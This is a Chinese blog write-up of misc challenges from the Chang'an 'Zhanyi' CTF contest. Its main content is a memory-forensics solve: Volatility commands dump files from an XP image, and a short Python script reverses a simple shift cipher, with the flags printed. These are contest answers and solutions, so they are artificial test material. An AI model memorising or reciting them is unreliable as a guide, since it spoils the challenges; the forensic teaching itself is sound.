长安“战疫”网络安全卫士守护赛Writeup

原创

末 初 已于 2022-01-28 15:31:43 修改 3245 收藏 1

分类专栏： CTF_WEB_Writeup CTF_MISC_Writeup 文章标签： 长安战疫

于 2022-01-08 23:33:14 首次发布

本文链接：https://blog.csdn.net/mochu7777777/article/details/122383651

CTF_WEB_Writeup 同时被 2 个专栏收录

159 篇文章 31 订阅

订阅专栏

CTF_MISC_Writeup

246 篇文章 46 订阅


订阅专栏

文章目录

```
misc题目附件请自取：
链接：https://pan.baidu.com/s/1fBuwvOvYLX7G-vzqbDBDtQ
提取码：259p
```

MISC

名称放了不给审核通过(见下图)




```
cazy{zhanchangyangchangzhanyanghechangshanshananzhanyiyizhanyianyichanganyang}
```

朴实无华的取证


```
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (D:\Tools\Misc\volatility_2.6_win64_standalone\xp_sp3.raw)
                      PAE type : PAE
                           DTB : 0x764000L
                          KDBG : 0x8054e2e0L
          Number of Processors : 2
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
                KPCR for CPU 1 : 0xf8757000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2021-12-27 02:37:41 UTC+0000
     Image local date and time : 2021-12-27 10:37:41 +0800
```



```
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw --profile=WinXPSP2x86 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0x01b67c80 ctfmon.exe              932 True   True   False    True   True  True    True
0x01898580 360bdoctor.exe         2832 True   True   False    True   True  True    True
0x01a26bf0 services.exe            712 True   True   False    True   True  True    True
0x01b32308 svchost.exe            3488 True   True   False    True   True  True    True
0x018c1a18 wdswfsafe.exe          2136 True   True   False    True   True  True    True
0x01f61b18 svchost.exe             988 True   True   False    True   True  True    True
0x0180e020 taskmgr.exe            3628 True   True   False    True   True  True    True
0x01ee6020 winlogon.exe            668 True   True   False    True   True  True    True
0x01c63770 TsBrowserSvr.ex        2856 True   True   False    True   True  True    True
0x0189b970 mspaint.exe            3888 True   True   False    True   True  True    True
0x01a4dc20 FaceTool_2345Pi         304 True   True   False    True   True  True    True
0x01a994b0 spoolsv.exe            1764 True   True   False    True   True  True    True
0x01ae2748 2345PinyinCloud        2016 True   True   False    True   True  True    True
0x01df1da0 Pic_2345Svc.exe        1368 True   True   False    True   True  True    True
0x01ac89b8 vmtoolsd.exe            944 True   True   False    True   True  True    True
0x01b162f0 IEXPLORE.EXE           3976 True   True   False    True   True  True    True
0x01e46440 Protect_2345Exp        1324 True   True   False    True   True  True    True
0x01a09da0 explorer.exe           1904 True   True   False    True   True  True    True
0x01c38020 2345PicViewer.e        3812 True   True   False    True   True  True    True
0x01b05020 360tray.exe             916 True   True   False    True   True  True    True
0x01b0c5c8 vmtoolsd.exe           3420 True   True   False    True   True  True    True
0x018f3da0 conime.exe             3260 True   True   False    True   True  True    True
0x019fc450 svchost.exe            1176 True   True   False    True   True  True    True
0x01e0d8b8 svchost.exe            1084 True   True   False    True   True  True    True
```

```
0x01b6a630 360zip.exe            3388 True   True   False   True   True  True    True
0x01c14670 VGAuthService.e       2916 True   True   False   True   True  True    True
0x01e177e0 notepad.exe           2976 True   True   False   True   True  True    True
0x01c53a50 IEXPLORE.EXE          3748 True   True   False   True   True  True    True
0x01a39da0 Pinyin_2345Svc.       1196 True   True   False   True   True  True    True
0x01a5bbe8 svchost.exe           1312 True   True   False   True   True  True    True
0x01b1bda0 DumpIt.exe            3300 True   True   False   True   True  True    True
0x01a12370 vmacthlp.exe           908 True   True   False   True   True  True    True
0x01903768 wmiprvse.exe          3844 True   True   False   True   True  True    True
0x01df4750 alg.exe               3820 True   True   False   True   True  True    True
0x01a07620 ZhuDongFangYu.e       1508 True   True   False   True   True  True    True
0x01b6b478 lsass.exe              724 True   True   False   True   True  True    True
0x01a28a70 svchost.exe            924 True   True   False   True   True  True    True
0x0203aa00 System                   4 True   True   False   True   False False   False
0x018b48a0 softupnotify.ex        884 True   True   False   True   False False   False    2021-12-27 01:44:52 UTC+0000
0x01a24da0 csrss.exe              636 True   True   False   True   False True    True
0x01a45da0 2345PinyinUpdat       1052 True   True   False   True   False False   False    2021-12-27 00:58:08 UTC+0000
0x01b1e630 softupnotify.ex        972 True   True   False   True   False False   False    2021-12-27 02:03:28 UTC+0000
0x0189d3b0 softupnotify.ex       1916 True   True   False   True   False False   False    2021-12-27 02:00:18 UTC+0000
0x0189f5f8 sesvc.exe             3920 True   True   False   True   False False   False    2021-12-27 01:02:56 UTC+0000
0x01be9778 smss.exe               588 True   True   False   True   False False   False
0x01ebd7e8 softupnotify.ex       2936 True   True   False   True   False False   False    2021-12-27 01:40:40 UTC+0000
```

有几个可疑进程：

- `360zip.exe`
- `notepad.exe`
- `2345PicViewer.e`

```
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw --profile=WinXPSP2x86 filescan | findstr '.txt'
Volatility Foundation Volatility Framework 2.6
0x0000000001b301c0      1      0 RW-r-- \Device\HarddiskVolume1\Documents and Settings\Administrator\濡楀瞾娼瘧闂存埛変戦夸銉□喒.txt.txt
0x0000000001b413d8      4      2 -W-rw- \Device\HarddiskVolume1\Documents and Settings\All Users\Application Data\VMware\VMware VGAuth\logfile.txt.0
0x0000000001c29db0      1      1 RW-r-- \Device\HarddiskVolume1\WINDOWS\system32\h323log.txt
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw --profile=WinXPSP2x86 dumpfiles -Q 0x0000000001b301c0 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x01b301c0   None   \Device\HarddiskVolume1\Documents and Settings\Administrator\妗岄潰\鎴戠殑鏃ヨ□.txt.txt
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
```

将得到的文件使用`010 Editor`打开，提取这一部分另存为`.txt`


```
编辑方式: 十六进制(H) ∨   运行脚本 ∨   运行模板 ∨
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: BD F1 CC EC D3 D6 CA C7 CC C9 C6 BD B5 C4 D2 BB
0010h: CC EC A3 AC B2 BB CF EB D1 A7 CF B0 0D 0A 32 30   ..20
0020h: 32 31 31 32 30 39 28 65 6E 63 72 79 70 74 29 0D   211209(encrypt).
0030h: 0A CA C7 D2 BB B8 F6 B2 BB CC AB D3 D1 BA C3 B5
0040h: C4 C8 D5 D7 D3 A3 AC B5 AB D2 B2 CA C7 CE D2 C3
0050h: C7 B9 B2 CD AC BF B9 D2 DF B5 C4 BF AA CA BC 0D
0060h: 0A CE F7 B0 B2 BC D3 D3 CD 21 00 00 00 00 00 00
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
1_0h_6Ah.txt
1 今天又是躺平的一天，不想学习
2 20211209(encrypt)
3 是一个不太友好的日子，但也是我们共同抗疫的开始
4 西安加油！
```

继续查找`zip`文件

```
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw --profile=WinXPSP2x86 filescan | findstr '.zip'
Volatility Foundation Volatility Framework 2.6
0x0000000000178d958      1      0 R--r-- \Device\HarddiskVolume1\Program Files\360\360zip\360Util.dll
0x00000000017ad6a8       2      0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\濡楀矇娼瘧flag.zip
0x0000000001801790       1      0 R--r-- \Device\HarddiskVolume1\Program Files\360\360zip\360Conf.dll
0x000000000183a3e0       1      0 R--r-d \Device\HarddiskVolume1\Program Files\360\360zip\360verify.dll
0x0000000001864be8       1      0 R--r-- \Device\HarddiskVolume1\Program Files\360\360zip\MiniUI.dll
0x00000000018a2798       1      0 R--rw- \Device\HarddiskVolume1\Program Files\360\360zip\config\zdefaultskin\zMiniUI.xml
0x00000000018f5a78       1      0 R--r-d \Device\HarddiskVolume1\Program Files\360\360zip\360Conf.dll
0x000000000190ef90       1      0 R--r-d \Device\HarddiskVolume1\Program Files\360\360zip\360zipExt.dll
0x00000000019210f8       1      0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\zipfldr.dll
0x0000000001923178       1      0 R--rwd \Device\HarddiskVolume1\Program Files\360\360zip\360Base.dll
0x0000000001924298       1      0 R--r-d \Device\HarddiskVolume1\Program Files\360\360zip\CrashReport.dll
0x00000000019f4af0       1      0 R--rw- \Device\HarddiskVolume1\Program Files\360\360zip\config\zconfig.xml
0x0000000001a69e60       1      0 R--rwd \Device\HarddiskVolume1\Program Files\360\360zip\7z.dll
0x0000000001aa5c28       1      0 R--r-- \Device\HarddiskVolume1\Program Files\360\360zip\7z.dll
0x0000000001abaa00       1      0 R--r-d \Device\HarddiskVolume1\Program Files\360\360zip\360zipExt.dll
0x0000000001ad2c10       1      0 R--r-- \Device\HarddiskVolume1\Program Files\360\360zip\360verify.dll
0x0000000001ae92a8       1      0 R--r-- \Device\HarddiskVolume1\Program Files\360\360zip\360zip.exe
0x0000000001b17c28       1      0 R--r-- \Device\HarddiskVolume1\Program Files\360\360zip\EncodeHelper.dll
0x0000000001b28718       1      0 R--r-d \Device\HarddiskVolume1\Program Files\360\360zip\360Util.dll
0x0000000001b34f90       1      1 R--r-- \Device\HarddiskVolume1\Documents and Settings\Administrator\濡楀矇娼瘧flag.zip
0x0000000001bc7808       1      0 R--r-- \Device\HarddiskVolume1\Program Files\360\360zip\360zipc.dll
0x0000000001c239f0       1      0 R----- \Device\HarddiskVolume1\Documents and Settings\All Users\Application Data\360zip\cache.dat
0x0000000001c3a3a0       1      0 R--r-- \Device\HarddiskVolume1\Program Files\360\360zip\360NetBase.dll
0x0000000001c69028       1      0 R--r-- \Device\HarddiskVolume1\Program Files\360\360zip\CrashReport.dll
0x0000000001c69b28       1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Application Data\360zip\localcfg.ini
0x0000000001e09380       1      0 R--rw- \Device\HarddiskVolume1\Program Files\360\360zip\config\zdefaultskin\zdefaultskin.ui
0x0000000001e12560       1      0 R--r-d \Device\HarddiskVolume1\Program Files\360\360zip\EncodeHelper.dll
0x0000000001e31a80       1      0 R--rwd \Device\HarddiskVolume1\Program Files\360\360zip\MiniUI.dll
0x0000000001e3e140       1      0 R--r-d \Device\HarddiskVolume1\Program Files\360\360zip\360zipc.dll
0x0000000001e5e280       1      0 R--rwd \Device\HarddiskVolume1\Program Files\360\360zip\360NetBase.dll
0x0000000001e78380       1      0 R--r-d \Device\HarddiskVolume1\Program Files\360\360zip\360zip.exe
0x0000000001e90f90       1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Application Data\360zip\360zip_config.ini
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw --profile=WinXPSP2x86 dumpfiles -Q 0x00000000017ad6a8 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x017ad6a8   None   \Device\HarddiskVolume1\Documents and Settings\Administrator\妗岬澳\flag.zip
SharedCacheMap 0x017ad6a8   None   \Device\HarddiskVolume1\Documents and Settings\Administrator\妗岬澳\flag.zip
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
```


得到的压缩包有密码，使用前面txt里面的日期：`20211209`




```
//幼儿园水平的加密（部分）
void Encrypt(string& str)
{
 for(int i = 0; i < str.length(); i++)
 {
  if(str[i] >='a'&& str[i]<='w')
   str[i]+=3;
  else if(str[i]=='x')
   str[i]='a';
  else if(str[i]=='y')
   str[i]='b';
  else if(str[i]=='z')
   str[i]='c';
  else if(str[i]=='_')
   str[i]='|';
  str[i] -= 32;
 }
}
```

继续查看图片文件

```
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw --profile=WinXPSP2x86 filescan | findstr '.png'
Volatility Foundation Volatility Framework 2.6
0x0000000001837388      1      0 R--r-- \Device\HarddiskVolume1\Documents and Settings\Administrator\Application Data\2345Pic\pic_news\20211203183758\image\8eec6958a3b11665622d28f48b24db0e.png
0x0000000001c3a438      1      1 R--r-- \Device\HarddiskVolume1\Program Files\360\360Safe\sweeper\IconCache\103444720.png
0x0000000001e62028      1      1 R--r-- \Device\HarddiskVolume1\Program Files\360\360Safe\sweeper\IconCache\102249152.png
0x0000000001e65028      1      0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\濡楠瞭娟瘥flag.png
0x0000000001ec93d8      1      0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\pngfilt.dll
PS D:\Tools\Misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\xp_sp3.raw --profile=WinXPSP2x86 dumpfiles -Q 0x0000000001e65028 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x01e65028   None   \Device\HarddiskVolume1\Documents and Settings\Administrator\妗岍溃\flag.png
PS D:\Tools\Misc\volatility_2.6_win64_standalone>
```

CSDN @末 初

得到的是一张bmp图片




CSDN @末 初

得到一串密文，联系之前的得到的处理密文逻辑，使用Python简单逆处理逻辑即可得到flag


```python
flag_str = "FDCB[8LDQ?ZLOO?FHUWDLQOB?VXFFHHG?LQ?ILJKWLQJ?WKH?HSLGHPLF]"
flag_str = list(flag_str)
for i in range(len(flag_str)):
 flag_str[i] = chr(ord(flag_str[i]) + 32)
 if ord(flag_str[i]) >= ord('a') + 3 and ord(flag_str[i]) <= ord('w') + 3:
  flag_str[i] = chr(ord(flag_str[i]) - 3)
 elif flag_str[i] == 'a':
  flag_str[i] = 'x'
 elif flag_str[i] == 'b':
  flag_str[i] = 'y'
 elif flag_str[i] == 'c':
  flag_str[i] = 'z'
 elif flag_str[i] == '|':
  flag_str[i] = '_'
 print(flag_str[i],end="")
```

```
PS C:\Users\Administrator\Downloads> python .\code.py
cazy{Xian_will_certainly_succeed_in_fighting_the_epidemic}
```

无字天书



